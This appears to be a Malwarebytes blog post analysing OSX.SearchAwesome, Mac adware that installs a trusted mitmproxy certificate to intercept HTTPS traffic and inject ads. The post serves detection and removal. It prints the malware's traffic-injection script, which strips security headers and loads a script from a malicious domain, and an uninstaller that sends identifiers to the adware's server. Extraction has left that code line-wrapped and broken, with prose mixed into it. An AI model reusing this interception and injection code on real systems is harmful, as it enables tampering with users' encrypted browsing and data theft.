
Mac malware intercepts encrypted web traffic for ad injection

Posted: October 24, 2018 by Thomas Reed


Last week, Malwarebytes researcher Adam Thomas found an interesting new piece of Mac malware that exhibits some troubling behaviors, including intercepting encrypted web traffic to inject ads. Let's take a closer look at this adware, which Malwarebytes for Mac detects as OSX.SearchAwesome, to see how it's installed, its behavior, and the implications of this kind of attack.

Installation


The malware is found on a rather bland disk image file, without any of the usual decorations that could make it look like a legitimate installer.



When opened, the app does not present an installer display but instead invisibly installs its components. The only evidence that it is doing anything at all comes from two authentication requests. The first is a request to authorize changes to Certificate Trust Settings.



The second is to allow something called spi to modify the network configuration.



Since this malware was delivered at a second stage, downloaded by another malicious installer—a supposed cracked app from a torrent—this makes sense. It has no need for a pretty user interface, as the user will never see anything more than the password requests, and those will be within the context of another installer.

Adware behavior

The spinstall app, like lots of adware, installs an application and a couple launch agents:

```
/Applications/spi.app
~/Library/LaunchAgents/spid-uninstall.plist
~/Library/LaunchAgents/spid.plist
```

The spid.plist agent is designed to launch spi.app, but interestingly is not designed to keep the app running constantly. If the user forces the app to quit, it will not re-open until the computer restarts or the user logs out and back in.

Interestingly, the spid-uninstall.plist agent monitors spi.app for removal, and if the app gets removed somehow, it removes the other components of the malware. (More on this shortly.)

However, it also diverges significantly from other adware by installing a certificate to be used for a man-in-the-middle (MitM) attack, where malware is able to insert itself into a chain of custody somewhere, typically with network packets.

In this case, the malware uses the certificate as the first step in gaining access to https traffic, which is normally encrypted between the browser and the website and can't be viewed by other software. However, a certificate that is trusted by the system—and, if you entered your password when asked during installation, the certificate will be trusted—can be used to intercept https traffic.

Next, the malware installs an open-source program called mitmproxy. According to the mitmproxy website, the software "can be used to intercept, inspect, modify, and replay web traffic." With the certificate, which is actually owned by the mitmproxy project, the software is able to do this not just with unencrypted http traffic, but also with encrypted https traffic.

The software is designed to use this capability to modify web traffic for the purpose of injecting JavaScript into every page. This can be seen in an inject.py script installed by the malware:

```
from mitmproxy import http
def response(flow: http.HTTPFlow) -> None: if flow.response.status_code ==
200: if "text/html" in flow.response.headers["content-type"]:
flow.response.headers.pop("content-security-policy", None)
flow.response.headers.pop("content-security-policy-report-only", None)
script_url =
"https://chaumonttechnology.com/ia/script/d.php?uid=d7a477399cd589dcfe240e
9f5c3398e2&a=3675&v=a1.0.0.25" html = flow.response.content html =
html.decode().replace("</body>", "<a
href="http://+script_url+">http://+script_url+>/a<</body>")
flow.response.content = str(html).encode("utf8") As shown here, the
malware injects a script loaded from a malicious website at the end of
every webpage loaded on the infected computer.
```

Uninstaller

If spi.app is deleted, the spid-uninstall.plist agent will run the following script:

```
if ! [ -d "/Applications/spi.app" ]; then
networksetup -setwebproxystate "Wi-Fi" off
networksetup -setsecurewebproxystate "Wi-Fi" off
networksetup -setwebproxystate "Ethernet" off
networksetup -setsecurewebproxystate "Ethernet" off
```


VERSION=$(defaults read com.searchpage.spi version) AID=$(defaults read com.searchpage.spi aid) UNIQUE_ID=$(defaults read com.searchpage.spi unique_id)

curl "http://www.searchawesome.net/uninstall.php?un=1&v=$VERSION&reason=&unique_id=$UNIQUE_ID&aid=$AID"

defaults delete com.searchpage.spi defaults delete com.searchpage.spiinstall

rm ~/Library/LaunchAgents/spid-uninstall.plist rm ~/Library/LaunchAgents/spid.plist fi This does several things. First, it disables the proxy that was set up initially. Next, it gets some information from the program's preferences and sends that information up to a web server. Finally, it removes the preferences and the launch agents (though it does not properly unload them).

At the first step in the process, the script will cause an authentication request to appear four times, each time requiring a password.



I generally do not recommend using uninstallers that are provided by the malware you want to remove. There have been a number of cases where an uninstaller has been known to install new components while removing others. An example is the Genieo malware, which has been known to do this repeatedly over the years, starting back in 2014.

In the case of this uninstaller, it's important to note that it leaves behind the mitmproxy software, as well as the certificate used by mitmproxy to access encrypted web traffic, which has been marked as trusted by the system.

Implications


This adware, at first glance, seems to be fairly innocuous, since it's just injecting a script that serves up advertisements. Looks can be deceiving, though. Since that script is being loaded from a server, that server's content could change at any time. It could

change from serving ads to siphoning off user data or redirecting the user to a phishing site. Imagine, for example, if a script were injected only on a particular bank's website, and that script redirected the user to a phishing page designed to steal the user's banking credentials.

The injected script could be used to do anything, from mining cryptocurrency to capturing browsing data to keylogging and more. Worse, the malware itself could invisibly capture data through the MitM attack, without relying on JavaScript or modifying the web page content.

Even once the malware is gone, its potential for damage is not over. By leaving behind the tools it used to execute a MitM attack, it sets up a situation where another piece of malware—perhaps one more nefarious than this one—could take advantage of the presence of those tools to do its own capturing of encrypted web traffic.

Malwarebytes for Mac will detect and remove the components of this malware, which is detected as OSX.SearchAwesome. However, it will not remove the components of mitmproxy, since that is a legitimate open-source tool. If you are infected, you should remove the mitmproxy certificate from the keychain (using Keychain Utility).



Indicators of compromise


If you see any of the following on a Mac, they are indicators that the machine has been infected with this malware:

```
/Applications/spi.app
~/Library/LaunchAgents/spid-uninstall.plist
~/Library/LaunchAgents/spid.plist
~/Library/SPI/
```

The following items are a sign that mitmproxy is or has been installed:

```
~/.mitmproxy/
```

A certificate with the common name mitmproxy:


mitmproxy
mitmproxy
Root certificate authority
Expires: Thursday, October 21, 2021 at 7:42:51 PM Eastern Daylight Time
This certificate has custom trust settings
Trust
When using this certificate: Always Trust
Secure Sockets Layer (SSL) Always Trust
Secure Mail (S/MIME) Always Trust
Extensible Authentication (EAP) Always Trust
IP Security (IPsec) Always Trust
Code Signing Always Trust
Time Stamping Always Trust
X.509 Basic Policy Always Trust
Details
Subject Name
Common Name mitmproxy
Organization mitmproxy
Issuer Name
Common Name mitmproxy
Organization mitmproxy
Serial Number 15402517713981
Version 3
Signature Algorithm SHA-256 with RSA Encryption (1.2.840.113549.1.1.11)
Parameters none
Not Valid Before Saturday, October 20, 2018 at 7:42:51 PM Eastern Daylight Time
Not Valid After Thursday, October 21, 2021 at 7:42:51 PM Eastern Daylight Time